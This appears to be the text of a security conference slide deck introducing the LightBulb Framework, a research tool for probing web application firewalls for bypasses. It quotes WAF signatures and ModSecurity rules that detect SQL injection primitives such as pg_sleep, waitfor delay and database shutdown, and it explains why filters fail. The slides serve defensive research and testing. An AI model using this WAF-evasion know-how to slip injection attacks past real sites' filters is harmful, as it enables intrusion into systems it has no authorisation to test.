

LightBulb Framework

SHEDDING LIGHT ON THE DARK SIDE OF WAFS AND FILTERS

Photo credit: Alessio Lin

Ioannis Stais

Joint Work with:

George Argyros, Suman Jana, Angelos D. Keromytis, Aggelos Kiayias



WAFs & Code Injection Attacks

- SQLi, XSS, XML, etc...
- Not going anywhere anytime soon.
- 14% increase in total web attacks in Q2 2016 [1]
- 150% - 200% increase in SQLi and XSS attacks in 2015 [2]





Figure 1: Comparison of Number of Incidents Between Years

Code Injection is a Parsing Problem



**Web Application Firewalls
(or solving parsing problems with parsing)**

Web Application Firewalls

- Monitor traffic at the Application Layer: *Both HTTP Requests and Responses.*
- Detect and Prevent Attacks.
- Appliance or Software.
- Cost-effective compliance with PCI DSS requirement 6.6 [1]




6.6 For public-facing web applications, address new threats and vulnerabilities on an ongoing basis and ensure these applications are protected against known attacks by either of the following methods:

- Reviewing public-facing web applications via manual or automated application vulnerability security assessment tools or methods, at least annually and after any changes

Note: *This assessment is not the same as the vulnerability scans performed for Requirement 11.2.*

- Installing an automated technical solution that detects and prevents web-based attacks (for example, a web-application firewall) in front of public-facing web applications, to continually check all traffic.

WAFs Internals



WAF Rulesets

- **Signatures:** *Strings or Regular Expressions*

E.g., [PHPIDS Rule 54] Detects Postgres pg_sleep injection, waitfor delay attacks and database shutdown attempts:

```
(?:select\s*pg_sleep)|(?:waitfor\s*delay\s?"\s+\s?\d)|(?:;\s*shutdown\s*(?:;\s|--\s#\s|\s*\{\})
```

WAF Rulesets

- **Signatures:** *Strings or Regular Expressions*
- **Rules:** Logical expressions and Condition/Control Variables

E.g., ModSecurity CRS Rule 981254:

```
SecRule REQUEST_COOKIES|!REQUEST_COOKIES:/__utm/|!REQUEST_COOKIES:/  
_pk_ref/|REQUEST_COOKIES_NAMES|ARGS_NAMES|ARGS|XML:/* "(?:select|s*?  
pg_sleep)|(?:waitfor\s*?delay\s?[\\"'`~"]+\s?|d)|(?:;\s*?shutdown\s*?(?:;|--|#|V*|{)))" "phase:  
2,capture,t:none,t:urlDecodeUni,block,  
setvar:tx.sql_injection_score=+1,setvar:tx.anomaly_score=+ %  
{tx.critical_anomaly_score},setvar:'tx. %{tx.msg}-OWASP_CRS/WEB_ATTACK/SQLI-%  
{matched_var_name}= %{tx.0}'"
```

WAF Rulesets

- **Signatures:** *Strings or Regular Expressions*
- **Rules:** Logical expressions and Condition/Control Variables
- **Virtual Patches:** Application Specific Patches

E.g., ModSecurity: Turns off autocomplete for the forms on login and signup pages

```
SecRule REQUEST_URI "^(/login|/signup)" "id:1000,phase:4,chain,nolog,pass"
```

```
SecRule REQUEST_METHOD "@streq GET" "chain"
```

```
SecRule STREAM_OUTPUT_BODY "@rsub s/<form /<form autocomplete=\"off\" /"
```

WAF Rulesets

- **Signatures:** *Strings or Regular Expressions*
- **Rules:** Logical expressions and Condition/Control Variables
- **Virtual Patches:** Application Specific Patches
- *PHPIDS has more than 420K states*
- Shared between different WAFs and Log Auditing Software: *PHPIDS, Expose, ModSecurity*

Why Bypasses Exist

Why Bypasses Exist


- **Simple hacks:**

- Lack of support for different protocols, encodings, contents, etc
- Restrictions on length, character sets, byte ranges, types of parameters, etc

Why Bypasses Exist

- Rulesets sharing mistakes:

- Normalisation and Rulesets Failure



Why Bypasses Exist

- **Critical WAF components are not being updated:**
 - E.g, ModSecurity *libinjection* library

The screenshot shows a GitHub issue with several comments. The first comment, from 'owasp-modsecurity-crs contributor', is highlighted with a red scribble and contains the text: "I've been in touch with Nick recently. He was not able to reproduce the false negative I discovered in the reddit-XSS (see blogpost). The reason probably being, ModSec forked libinject instead of linking. So we are running on an outdated version of libinject. Maybe we need a tag to collect all libinject false negatives and forward them upstream in batches." The second comment, also from 'owasp-modsecurity-crs contributor', says: "this was a serious concern with how it was used in v2 it being forked. In v3 it is required to be brought in as a submodule, so before you can compile it you must actually bring in an up to date copy from the repo. Has its negatives if an issue is introduced but also has its positives for situations".

None yet

Labels

- False Negative - Evasion
- v3.1.0-rc1 Candidate Issue

Milestone

No milestone

Assignees

No one assigned

4 participants

Why Bypasses Exist

- The Real Fundamental Reasons:


- Insufficient Signatures & Weak Rules
- Detecting vulnerabilities without context is HARD

I am a Pentester. Now What?

Your target is protected behind a WAF (or a filter). How can you spot a vulnerability?

1. Let's Identify WAF & Use known attack vectors. 
2. No worries - Let's enumerate all possible attack vectors. 
3. Ok then - Let's use a fuzzer (e.g AFL, LibFuzzer, etc) 

Let's



light it up



Light**Bulb**

FRAMEWORK

